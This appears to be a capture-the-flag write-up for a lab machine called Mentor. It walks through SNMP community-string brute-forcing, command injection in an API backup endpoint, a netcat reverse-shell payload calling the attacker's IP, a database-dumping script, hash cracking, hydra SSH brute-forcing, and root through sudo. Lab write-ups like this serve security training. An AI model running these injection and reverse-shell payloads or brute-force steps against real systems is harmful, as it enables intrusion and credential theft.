
Initial Setup and
Setup
1
2
export target=10.10.11.193
cp /etc/hosts .
This will define a variable so we don’t need to remember the IP address. Copying /etc/hosts to the directory will also allow us to keep track of hosts and subdomains, this is helpful for going back to machines as all the information is kept in the directory and copied to /etc/hosts when needed.
Enumeration

Alrighty let’s get cracking! Starting with an nmap:
1
nmap -p- -sCV -oN scans/nmap_full -v $target
Output:
1
2
3
4
5
6
7
8
9
10
11
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 c7:3b:fc:3c:f9:ce:ee:8b:48:18:d5:d1:af:8e:c2:bb (ECDSA)
|_  256 44:40:08:4c:0e:cb:d4:f1:8e:7e:ed:a8:5c:68:a4:f7 (ED25519)
80/tcp open  http    Apache httpd 2.4.52
|_http-title: Did not follow redirect to http://mentorquotes.htb/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: Host: mentorquotes.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel
1
udp-proto-scanner.pl $target > scans/udp_proto
Output:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
Sending DNSStatusRequest probes to 1 hosts...
Sending DNSVersionBindReq probes to 1 hosts...
Sending NBTStat probes to 1 hosts...
Sending NTPRequest probes to 1 hosts...
Sending RPCCheck probes to 1 hosts...
Sending SNMPv3GetRequest probes to 1 hosts...
Received reply to probe SNMPv3GetRequest (target port 161) from 10.10.11.193:161: 306e020103300f02024a69020300ffe304010002010304223020041180001f8880a124f60a99b99c6200000000020143020202940400040004003034041180001f8880a124f60a99b99c62000000000400a81d020237f00201000201003011300f060a2b060106030f01010400410102
Sending chargen probes to 1 hosts...
Sending citrix probes to 1 hosts...
Sending daytime probes to 1 hosts...
Sending db2 probes to 1 hosts...
Sending echo probes to 1 hosts...
Sending gtpv1 probes to 1 hosts...
Sending ike probes to 1 hosts...
Sending ms-sql probes to 1 hosts...
Sending ms-sql-slam probes to 1 hosts...
Sending netop probes to 1 hosts...
Sending ntp probes to 1 hosts...
Sending rpc probes to 1 hosts...
Sending snmp-public probes to 1 hosts...
Received reply to probe snmp-public (target port 161) from 10.10.11.193:161: 302f02010004067075626c6963a22202044c33a7560201000201003014301206082b0601020101050004066d656e746f72
Sending systat probes to 1 hosts...
Sending tftp probes to 1 hosts...
Sending time probes to 1 hosts...
Sending xdmcp probes to 1 hosts...

Scan complete at Tue Dec 17 08:59:52 2024
The key takeaways from above are:
- Appears to be a Linux box.
- Hosting a web server on
80with the domain namementorquotes.htb SNMPis being served
My /etc/hosts file now looks like:
1
2
3
4
5
6
7
8
127.0.0.1       localhost
127.0.1.1       kali

10.10.11.193    mentorquotes.htb
# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
Obtaining user.txt
Website
Upon viewing the website hosted on port 80 we are given a generic looking quote website:  In typical HTB fashion whenever you get a subdomain rather than just an IP address its a good idea to fuzz it!
1
ffuf -w ~/Lists/SecLists/Discovery/DNS/subdomains-top1million-5000.txt -u http://mentorquotes.htb -H "Host: FUZZ.mentorquotes.htb" -mc all --fw 18
Output: 
Lovely let’s add api.mentorquotes.htb to the hosts file. Visiting the site, we’re presented with a plain:
1
{"detail":"Not Found"}
Using dirsearch we get a better view of the api subdomain.
1
dirsearch -u http://api.mentorquotes.htb -o scans/dirsearch_api
Output:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
[..SNIP..]
307     0B   http://api.mentorquotes.htb/admin    -> REDIRECTS TO: http://api.mentorquotes.htb/admin/
422   186B   http://api.mentorquotes.htb/admin/
307     0B   http://api.mentorquotes.htb/admin/backup/    -> REDIRECTS TO: http://api.mentorquotes.htb/admin/backup
405    31B   http://api.mentorquotes.htb/auth/login
307     0B   http://api.mentorquotes.htb/docs/    -> REDIRECTS TO: http://api.mentorquotes.htb/docs
200   969B   http://api.mentorquotes.htb/docs
200     7KB  http://api.mentorquotes.htb/openapi.json
200   772B   http://api.mentorquotes.htb/redoc
403   285B   http://api.mentorquotes.htb/server-status/
403   285B   http://api.mentorquotes.htb/server-status
307     0B   http://api.mentorquotes.htb/users/login.js    -> REDIRECTS TO: http://api.mentorquotes.htb/users/login.js/
307     0B   http://api.mentorquotes.htb/users    -> REDIRECTS TO: http://api.mentorquotes.htb/users/
422   186B   http://api.mentorquotes.htb/users/
307     0B   http://api.mentorquotes.htb/users/login.php    -> REDIRECTS TO: http://api.mentorquotes.htb/users/login.php/
307     0B   http://api.mentorquotes.htb/users/login    -> REDIRECTS TO: http://api.mentorquotes.htb/users/login/
307     0B   http://api.mentorquotes.htb/users/login.aspx    -> REDIRECTS TO: http://api.mentorquotes.htb/users/login.aspx/
307     0B   http://api.mentorquotes.htb/users/admin    -> REDIRECTS TO: http://api.mentorquotes.htb/users/admin/
307     0B   http://api.mentorquotes.htb/users/admin.php    -> REDIRECTS TO: http://api.mentorquotes.htb/users/admin.php/
307     0B   http://api.mentorquotes.htb/users/login.html    -> REDIRECTS TO: http://api.mentorquotes.htb/users/login.html/
307     0B   http://api.mentorquotes.htb/users/login.jsp    -> REDIRECTS TO: http://api.mentorquotes.htb/users/login.jsp/
405    31B   http://api.mentorquotes.htb/admin/backup
405    31B   http://api.mentorquotes.htb/users/add
[..SNIP..]
http://api.mentorquotes.htb/redoc presents us with various API calls and the username james.

It would appear the calls require an Authorization header, which is likely returned after calling /auth/login. However, we don’t have any credentials… yet.
SNMP
As we saw earlier SNMP is listening on the host. Using the default community string PUBLIC doesn’t return anything of any use currently. We can try and bruteforce more community strings using snmpbrute
1
python3 snmpbrute.py -t $target
snmpbrute identifies the community string internal using snmp v2c. Let’s have a gander:
1
snmpwalk -v 2c -c internal $target -m all
This outputs a lot of OIDs and information so after saving to a file I scoured over it.
First searching for flags that may be in CLI arguments such as script.sh --username foo --password hellothere:
1
grep "\-\-" scans/snmp-walk_internal
Output: 
Having installed the MIBS the OIDS are translated and we can see a name that contains “RunParameters”. Let’s grep for those:
1
grep -i "RunParam" scans/snmp-walk_internal
Output: 
Looks like a password to me!
Back to the API we go
Using the information from the /redoc page we can assemble a HTTP POST request to attempt to log in:
1
2
3
4
5
6
7
8
9
10
11
POST /auth/login HTTP/1.1
Host: api.mentorquotes.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Content-Type: application/json
Content-Length: 104

{
  "email": "james@mentorquotes.htb",
  "username": "james",
  "password": "kj23sadkj123as0-d213"
}
This returns a 200 OK and we are presented with a JWT! 
Let’s now try and use this JWT to query an endpoint that requires authorisation:
1
2
3
4
GET /users/1/ HTTP/1.1
Host: api.mentorquotes.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Authorization: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImphbWVzIiwiZW1haWwiOiJqYW1lc0BtZW50b3JxdW90ZXMuaHRiIn0.peGpmshcF666bimHkYIBKQN7hj5m785uKcjwbD--Na0
This works a treat and we are presented with james’ information. Change the 1 to a 2 gives us a username of svc: 
Previously dirsearch found some endpoints that aren’t in the /redoc documentation:
1
2
422   186B   http://api.mentorquotes.htb/admin/
405    31B   http://api.mentorquotes.htb/admin/backup
Trying to access /admin with authorization header we get the response:

/check returns:
1
{"details":"Not implemented yet!"}
However /backup provides appears to be implemented. Missing around with variables etc and sending:
1
2
3
4
5
6
7
8
9
10
POST /admin/backup HTTP/1.1
Host: api.mentorquotes.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Authorization: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImphbWVzIiwiZW1haWwiOiJqYW1lc0BtZW50b3JxdW90ZXMuaHRiIn0.peGpmshcF666bimHkYIBKQN7hj5m785uKcjwbD--Na0
Content-Type: application/json
Content-Length: 24

{
  "test": "/test"
}
Response:

This essentially tells us to use a variable in the body called path. Changing the request to:
1
2
3
4
5
6
7
8
9
10
POST /admin/backup HTTP/1.1
Host: api.mentorquotes.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Authorization: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImphbWVzIiwiZW1haWwiOiJqYW1lc0BtZW50b3JxdW90ZXMuaHRiIn0.peGpmshcF666bimHkYIBKQN7hj5m785uKcjwbD--Na0
Content-Type: application/json
Content-Length: 29

{
  "path": "/etc/passwd"
}
We are provided with a 200 OK:
1
{"INFO":"Done!"}
Fuzzing Path it was identified it is vulnerable to command injection. The following request takes around 5 seconds to return:
1
2
3
{
    "path": ";sleep 5;"
}
Response Time:

Changing the sleep time also affects the response time, the next step is to test ICMP: On my host:
1
sudo tcpdump -i tun0 icmp
Then send:
1
2
3
{
    "path": ";ping -c 5 10.10.14.18;"
}
Output:

Lovely! Last step is to try for a reverse shell:
1
2
3
{
    "path": ";rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.18 5555 >/tmp/f;"
}

Cracking job, from here we can get user.txt in /home/svc
Obtaining root.txt
Out the Blowhole
Some enumeration of the host we identify this is a docker instance, primarily by the presence of /.dockerenv… kinda a big give away.
Reading over the files for the web application we come across db.py. Sometimes config or database files contain credentials. However, in this case it does not, though not all is lost. There are multiple ways to attempt to access this Postgres instance, I took a boring approach and simply re-jigged the python file to read the database instead of creatng/writing. The code is at the end of this page.
Uploading this file to the web server and running we are presented with: 
This appear to be MD5 hashes and crackstation comes up trumps with svcs’ hash:
1
123meunomeeivani
Compiling a list of usernames and passwords we have so far let’s use hydra to attempt to get a valid pair:
1
hydra -L users -P passwords  ssh://$target
Output:
1
2
3
[..SNIP..]
[22][ssh] host: 10.10.11.193   login: svc   password: 123meunomeeivani
[..SNIP..]
We now have SSH access to the target as the user svc.
svc to james
After some enumeration it’s identified that svc can read SNMP config files in /etc/snmp. As this was a part of the initial access it was a good place to check once I gained a foothold. Once again a plaintext password is disclosed!:

Running hydra again I was given the output:
1
2
3
[..SNIP..]
[22][ssh] host: 10.10.11.193   login: james   password: SuperSecurePassword123__
[..SNIP..]
(You can also just su to james)
Now I have access to a new user the classic check is always sudo -l anddddddddd:

Yep… thats very lame, oh well now we have root.
1
sudo /bin/sh

TLDR
- Sub domain enumeration gives us
api.mentorquotes.htb SNMPcommunity stringInternalgives us password for above api- API call at
/admin/backuphas OS injection vuln - Dump
svcs’ password from database - Login via ssh as
svc - Get
james’ password fromSNMPconfig file - Login as
james, easy peasysudo -l
Read Database python:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
from sqlalchemy import create_engine, Table, Column, Integer, String, MetaData, select

DATABASE_URL = "postgresql://postgres:postgres@172.22.0.1/mentorquotes_db"

metadata = MetaData()
users = Table(
    "users",
    metadata,
    Column("id", Integer, primary_key=True),
    Column("email", String(50)),
    Column("username", String(50)),
    Column("password", String(128), nullable=False),
)

engine = create_engine(DATABASE_URL)

def fetch_all_users():
    with engine.connect() as connection:
        query = select(users)
        results = connection.execute(query)
        return results.fetchall()

if __name__ == "__main__":
    users = fetch_all_users()
    for user in users:
        print(f"ID: {user.id}, Email: {user.email}, Username: {user.username}, Password: {user.password}")